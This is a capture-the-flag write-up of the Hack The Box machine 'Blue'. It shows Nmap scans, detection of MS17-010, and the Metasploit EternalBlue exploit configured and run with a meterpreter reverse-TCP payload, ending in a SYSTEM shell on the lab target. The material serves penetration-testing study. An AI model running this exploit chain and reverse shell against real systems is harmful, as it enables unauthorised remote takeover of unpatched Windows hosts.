
BLUE – HTB



Initial Information About Box:

The box Blue is an easy box that shows OS as other, with an IP of 10.10.10.40.

Enumeration:

To start enumeration on the box, I started by running Nmap against the host to see what was running.

```
root@kali:~# nmap -A -T4 -p- 10.10.10.40
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 14:47 EDT
Nmap scan report for 10.10.10.40
Host is up (0.11s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
Network Distance: 2 hops
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12m32s, deviation: 34m37s, median: 7m26s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2021-07-07T20:04:19+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-07-07T19:04:20
|_  start_date: 2021-07-07T17:02:55
```

After running Nmap I see the ports 139 and 445 are open. I then ran Nmap scripts against those ports for any low hanging fruit of SMB vulnerabilities.

```
root@kali:~# nmap --script smb-vuln* -p139,445 10.10.10.40
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-07 14:43 EDT
Nmap scan report for 10.10.10.40
Host is up (0.11s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
root@kali:~#
```

After running the scripts, I see that it is vulnerable to MS17-010. Since there was a Metasploit exploit script for it, I used Metasploit to exploit it. You can exploit this machine without Metasploit using the tool AutoBlue (https://github.com/3ndG4me/AutoBlue-MS17-010).

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.10.40      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The listen address (an interface may be specified)
   LPORT     4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.10.14.34:4455
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.34:4455 -> 10.10.10.40:49164) at 2021-07-07 14:45:01 -0400
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

After setting the metaploit settings and running the exploit, you will see the *WIN* banner and get a metasploit rev shell. Since the SMB service will be running as system, your shell will be a system shell so it will not to require priveledge escalation.

```
meterpreter > shell
Process 2124 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\Users>whoami
whoami
nt authority\system

c:\Users>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::65c4:17:ed55:3812
   Temporary IPv6 Address. . . . . . : dead:beef::dde3:c030:db0f:936b
   Link-local IPv6 Address . . . . . : fe80::65c4:17:ed55:3812%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.40
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:c0c3%11
                                       10.10.10.2

Tunnel adapter isatap.{CBC67B8A-5031-412C-AEA7-B3186D30360E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

c:\Users>
```